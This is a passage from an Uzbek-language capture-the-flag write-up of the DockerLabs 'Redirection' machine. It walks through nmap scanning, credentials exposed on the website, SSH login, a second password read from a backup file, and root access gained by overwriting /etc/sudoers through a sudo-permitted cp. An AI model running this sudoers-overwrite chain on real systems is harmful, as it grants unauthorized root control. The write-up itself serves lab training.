

Redirection — dockerlabs



Target nomi: Redirection — dockerlabs

Target IP manzili: 172.17.0.2

Test turi: Balack Box Pentesting

Metodologiya: PTES (Penetrations Testing Execution Standart)

Tester: Odilov Aslanbek

Sana: 25.07.2026

Umumiy xavf darajasi: Kritik (Critical)

1 — Enumerations

Port scanning

Targetning qaysi portlari ochiq ekanligini tekshirish uchun `nmap` vositasidan foydalanildi

```
nmap -sV 172.17.0.2
```

Port	Protocol	State	Service	Version
22	TCP	Open	SSH	OpenSSH 9.2p1
80	TCP	Open	HTTP	Apache 2.4.62

```
(pegasus@env)-[~]
$ nmap -sV 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-25 20:40 +0500
Nmap scan report for 172.17.0.2
Host is up (0.000018s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
MAC Address: D6:56:41:C6:35:D3 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.20 seconds


(pegasus@env)-[~]
$ Odilov Aslanbek
```

2 — Web enumerations


Web sayit tahlili

Targetning `80 http` portida web sayit ishlayotgani aniqlandi

`http://172.17.0.2/`




Web sayitdagi `Clic Aquí Cuando hayas Completado los Laboratorios` nomli button bosilganda tizimdagi userning credentialslari topildi.



Topilgan crentials

Username: balu
Password: balulero



3 — Initials access

SSH authentication

Topilgan credentialslar bilan tizimga ssh orqali **balu** useriga ulanildi

```
ssh balu@172.17.0.2  
Password: balulero
```

```
(pegasus@env)-[~]
$ ssh balu@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:nB+ovXxU+xQosZ9jDd7ff+ALDXPMDVtv1l49YN8ogk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
balu@172.17.0.2's password:
Linux 43780ce48372 7.0.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali1 (2026-06-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
balu@43780ce48372:~$ Odilov Aslanbek
```

Tizmda root homidan `secret.bak` nomli fayl topildi va uning ichidan tizimdagi boshqa bitta userning credentialslari topildi.

```
Username: balulito
Password: balulerochington
```

```
lrwxrwxrwx 1 root root 8 Dec 23 2024 sbin -> usr/sbin
-rw-r--r-- 1 balu balu 25 Dec 26 2024 secret.bak
drwxr-xr-x 2 root root 4096 Dec 23 2024 srv
dr-xr-xr-x 13 root root 0 Jul 25 15:28 sys
drwxrwxrwt 1 root root 4096 Jul 25 15:28 tmp
drwxr-xr-x 1 root root 4096 Dec 23 2024 usr
drwxr-xr-x 1 root root 4096 Dec 25 2024 var
balu@43780ce48372:/$ cat secret.bak
balulito:balulerochington
balu@43780ce48372:/$ Odilov Aslanbek
```

4 — Privilege Escalation

```
sudo -l
```

```
balulito@43780ce48372:~$ sudo -l
Matching Defaults entries for balulito on 43780ce48372:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin

User balulito may run the following commands on 43780ce48372:
    (ALL) NOPASSWD: /bin/cp
balulito@43780ce48372:~$ Odilov Aslanbek
```

Root access

Tizimda topilgan `SUID` ga exploit topildi va `balulito` userini `sudoers` guruhiga azo qilib `sudo su` commandasini ishlatish orqali tizimda `root` user darajasiga chiqildi.

```
echo 'balulito ALL=(ALL:ALL) ALL' > sudoers
sudo cp sudoers /etc/sudoers
```

```
balulito@43780ce48372:~$ echo 'balulito ALL=(ALL:ALL) ALL' > sudoers
sudo cp sudoers /etc/sudoers
balulito@43780ce48372:~$ sudo su
[sudo] password for balulito:
root@43780ce48372:/home/balulito# id
uid=0(root) gid=0(root) groups=0(root)
root@43780ce48372:/home/balulito# Odilov Aslanbek
```

Topilgan Zaifliklar va Ularning Turlari

Tizimni tahlil qilish davomida quyidagi **3 ta asosiy zaiflik** aniqlandi va muvaffaqiyatli ekspluatatsiya qilindi:

1. Information Disclosure (Nozik ma'lumotlarning ochiq qolishi)

- **Zaiflik turi:** `Sensitive Data Exposure`
- **Xavflilik darajasi:**  **High**
- **Tavsif:** Port `80` dagi veb-saytda foydalanuvchi hisob ma'lumotlari (`balu:balulero`) ochiq holda qoldirilgan. Bunga sabab veb-kontentda maxfiy ma'lumotlarning himoyalanmaganligidir.

2. Plaintext Credentials Storage (Hisob ma'lumotlarining ochiq matnda saqlanishi)

- **Zaiflik turi:** `Insecure Storage` / `Credential Leakage`
- **Xavflilik darajasi:**  **Medium**
- **Tavsif:** Tizim ichidagi `secret.bak` faylida boshqa foydalanuvchining (`balulito:balulerochingon`) paroli shifrlanmagan (plain text) ko'rinishda

saqlangan. Bu hujumchiga tizim ichida boshqa user huquqlariga o'tishga (*Horizontal Privilege Escalation*) imkon berdi.

3. 🚨 Insecure Sudo / File Configuration (Huquqlarni oshirish zaifligi)

- **Zaiflik turi:** `Privilege Escalation` / `Misconfiguration`
- **Xavflilik darajasi:** 🚫 **Critical**
- **Tavsif:** Tizimda SUID fayllari yoki sudo huquqlarining noto'g'ri sozlangani (*misconfiguration*) sababli oddiy foydalanuvchi `/etc/sudoers` faylini o'zgartirish va o'zini `sudoers` guruhiga qo'shish imkoniyatiga ega bo'lgan. Bu orqali tizim ustidan to'liq **Root (Administrator)** nazorati o'rnatildi.

🚩 Yakuniy Xulosa

Tizimda A-dan Z-gacha bo'lgan to'liq hujum zanjiri (*Exploit Chain*) muvaffaqiyatli amalga oshirildi:

```
[ Veb-saytdagi ochiq parol ]
|
▼
[ SSH orqali kirish (balu) ]
|
▼
[ Ichki secret.bak faylidan ikkinchi user parolini topish (balulito) ]
|
▼
[ SUID / Sudo konfiguratsiya xatosi orqali Root huquqini olish ]
```